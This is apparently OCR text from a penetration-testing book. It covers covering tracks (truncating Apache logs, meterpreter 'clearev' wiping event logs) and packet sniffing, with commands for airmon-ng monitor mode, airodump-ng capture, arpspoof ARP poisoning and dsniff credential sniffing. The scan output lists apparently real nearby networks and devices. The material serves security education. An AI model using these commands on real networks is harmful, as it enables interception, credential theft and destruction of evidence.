root@linux:/var/log/apache2# du -sh access.log
0       access.log
```

```
root@linux:~# cat /var/log/apache2/access.log
127.0.0.1 - - [31/Jan/2019:13:50:58 -0400] "GET / HTTP/1.1" 200 3380 "-" "Mozilla/5.0 (X11; Linux i686;
 rv:60.0) Gecko/20100101 Firefox/60.0"
127.0.0.1 - - [31/Jan/2019:13:50:58 -0400] "GET /icons/openlogo-75.png HTTP/1.1" 304 181 "http://127.0.
0.1/" "Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0"
127.0.0.1 - - [31/Jan/2019:13:50:58 -0400] "GET / HTTP/1.1" 200 3379 "-" "Mozilla/5.0 (X11; Linux i686;
 rv:60.0) Gecko/20100101 Firefox/60.0"
127.0.0.1 - - [31/Jan/2019:13:50:58 -0400] "GET /icons/openlogo-75.png HTTP/1.1" 304 181 "http://127.0.
0.1/" "Mozilla/5.0 (X11; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0"
```


```
root@linux:~# du -sh /var/log/apache2/access.log
8.0K    /var/log/apache2/access.log
```


```
root@linux:~# true > /var/log/apache2/access.log
```


```
root@linux:~# du -sh /var/log/apache2/access.log
0       /var/log/apache2/access.log
root@linux:~# cat /var/log/apache2/access.log
root@linux:~#
```


```
meterpreter > clearev
[*] Wiping 82 records from Application...
[*] Wiping 146 records from System...
[*] Wiping 1 records from Security...
meterpreter >
```


Chapter 7: Packet Sniffing and Traffic Analysis








192.168.1.10
AA:AA:AA:AA:AA:AA
192.168.1.1
BB:BB:BB:BB:BB:BB
PC1
Attacker
192.168.1.5
CC:CC:CC:CC:CC:CC


192.168.1.10
AA:AA:AA:AA:AA:AA
Hub
192.168.1.1
BB:BB:BB:BB:BB:BB
PC1
Attacker
192.168.1.5
CC:CC:CC:CC:CC:CC


12:32
1) root@kali: ~
The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@kali:~# iwconfig
rev_rmnet1 no wireless extensions.
rmnet6 no wireless extensions.
rev_rmnet5 no wireless extensions.
rmnet1 no wireless extensions.
lo no wireless extensions.
rev_rmnet0 no wireless extensions.
rmnet5 no wireless extensions.
rev_rmnet4 no wireless extensions.
wlan1 IEEE 802.11bgn ESSID:off/any
Mode:Managed Access Point: Not-Associated Tx-Power=0 dBm
Retry long limit:7 RTS thr:off Fragment thr:off
Encryption key:off
Power Management:on


root@kali:~# airmon-ng
PHY Interface Driver Chipset
phy0 p2p0 ?????? Not pci, usb, or sdio
phy0 wlan0 ?????? Not pci, usb, or sdio
phy2 wlan1 ?????? Ralink Technology, Corp. RT5370
root@kali:~#






```
root@kali:~# airmon-ng start wlan1

Found 1 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

  PID Name
  917 wpa_supplicant

PHY     Interface       Driver          Chipset

phy3    p2p0            ??????          Not pci, usb, or sdio
phy3    wlan0           ??????          Not pci, usb, or sdio
phy2    wlan1           ??????          Ralink Technology, Corp. RT5370

                (mac80211 monitor mode vif enabled for [phy2]wlan1 on [phy2]wlan1mon)
                (mac80211 station mode vif disabled for [phy2]wlan1)

root@kali:~#
```


```
BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

2C:5D:93:[redacted]  -1        0        3    0   1  -1   OPN              <length:  0>
EC:08:6B:62:83:93  -58       12        3    0   6  54e. WPA2 CCMP   PSK  :)
50:1D:93:DE:62:9C  -66       54       17    0   7  54e  WPA2 CCMP   PSK  Digicel_WiFi_TCH3
94:10:3E:14:FA:EC  -67       51        3    0  11  54e  WPA2 CCMP   PSK  Link Smarter
C0:3F:0E:A0:26:30  -70       56        0    0  11  54e  WPA2 CCMP   PSK  PCCLGROUP
00:6B:F1:1B:ED:82  -74        5        0    0   6  54e  WPA2 CCMP   MGT  Mobile
00:6B:F1:1B:ED:80  -75       10        0    0   6  54e  WPA2 CCMP   MGT  Staff
00:A2:EE:F1:97:02  -76       15        0    0   1  54e  WPA2 CCMP   MGT  Mobile
00:23:6A:A0:ED:1A  -78       39       73   13   1  54e  WPA2 CCMP   PSK  ILAS
78:8A:20:2D:51:A9  -76       46        0    0  11  54e. WPA2 CCMP   PSK  TTOR Trinidad
00:A2:EE:F1:97:00  -77       19        0    0   1  54e  WPA2 CCMP   MGT  Staff
6C:AA:B3:14:4A:D8  -78       46        0    0   1  54e. WPA2 CCMP   PSK  NCRHA WLAN
1C:3E:84:A1:04:EA  -78        6        0    0   6  54e. OPN              HP-Print-EA-LaserJet 1102
BC:9C:31:06:31:6C  -81       32       28    0   5  54e  WPA2 CCMP   PSK  Digicel_WiFi_r29X
A4:15:88:A3:3A:00  -81       10        0    0   1  54e. WPA2 CCMP   PSK  ARRIS-3A02
6C:AA:B3:14:62:48  -81       38        0    0  11  54e. WPA2 CCMP   PSK  NCRHA WLAN
88:CE:FA:4B:10:FF  -82       24        4    0   4  54e  WPA2 CCMP   PSK  The Continental
40:0D:10:C4:E0:A1  -82        2        0    0   1  54e. WPA2 CCMP   PSK  CWC-3164361
02:90:7F:B9:4E:48  -83        2        0    0  13  54e  WPA2 CCMP   PSK  JDS-CHAG

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

2C:5D:93:[redacted]  F4:71:90:4E:EE:6B  -78    0 - 1e     0         5
EC:08:6B:62:83:93  C0:EE:FB:E0:70:1F  -60   54e- 1e     0         3
EC:08:6B:62:83:93  D8:C7:71:33:0A:DD  -74    0 - 1e     0         1
50:1D:93:DE:62:9C  44:73:D6:0D:38:8D  -58    0 - 0e     0         3
50:1D:93:DE:62:9C  44:73:D6:0D:3A:62  -76   0e- 5      0        17
00:23:6A:A0:ED:1A  F4:42:8F:8E:8E:01  -80    0 - 6      0         1
00:23:6A:A0:ED:1A  60:F1:89:20:28:A7  -80   1e- 2e     0        16
BC:9C:31:06:31:6C  8C:45:00:9D:7D:DD   -1   1e- 0      0         7
BC:9C:31:06:31:6C  30:A9:DE:BF:E5:5A  -86   2e- 1      0        13  Digicel_WiFi_r29X
88:CE:FA:4B:10:FF  E4:C8:01:A7:A8:EC   -1   2e- 0      0         4
```

```
BSSID              STATION            PWR   Rate    Lost    Frames  Probe

2C:5D:93:[redacted]  F4:71:90:4E:EE:6B  -78    0 - 1e     0         5
EC:08:6B:62:83:93  C0:EE:FB:E0:70:1F  -60   54e- 1e     0         3
EC:08:6B:62:83:93  D8:C7:71:33:0A:DD  -74    0 - 1e     0         1
50:1D:93:DE:62:9C  44:73:D6:0D:38:8D  -58    0 - 0e     0         3
50:1D:93:DE:62:9C  44:73:D6:0D:3A:62  -76   0e- 5      0        17
00:23:6A:A0:ED:1A  F4:42:8F:8E:8E:01  -80    0 - 6      0         1
00:23:6A:A0:ED:1A  60:F1:89:20:28:A7  -80   1e- 2e     0        16
BC:9C:31:06:31:6C  8C:45:00:9D:7D:DD   -1   1e- 0      0         7
BC:9C:31:06:31:6C  30:A9:DE:BF:E5:5A  -86   2e- 1      0        13  Digicel_WiFi_r29X
88:CE:FA:4B:10:FF  E4:C8:01:A7:A8:EC   -1   2e- 0      0         4
```

```
root@kali:~# airodump-ng -w test-file --bssid 50:1D:93:DE:62:9C -c 7 wlan1mon
```



Alice
Bob
Wireless Router



Penetration Tester
Alice
Bob
Wireless Router






```
root@linux:~# arpspoof -i wlan0 -t 172.16.17.18 -r 172.16.17.14
14:35:8b:       9c:3d:cf:       0806 42: arp reply 172.16.17.14 is-at 14:35:8b:
14:35:8b:       c0:25:e9:       0806 42: arp reply 172.16.17.18 is-at 14:35:8b:
14:35:8b:       9c:3d:cf:       0806 42: arp reply 172.16.17.14 is-at 14:35:8b:
```


```
root@linux:~# dsniff -i wlan0
dsniff: listening on wlan0
```

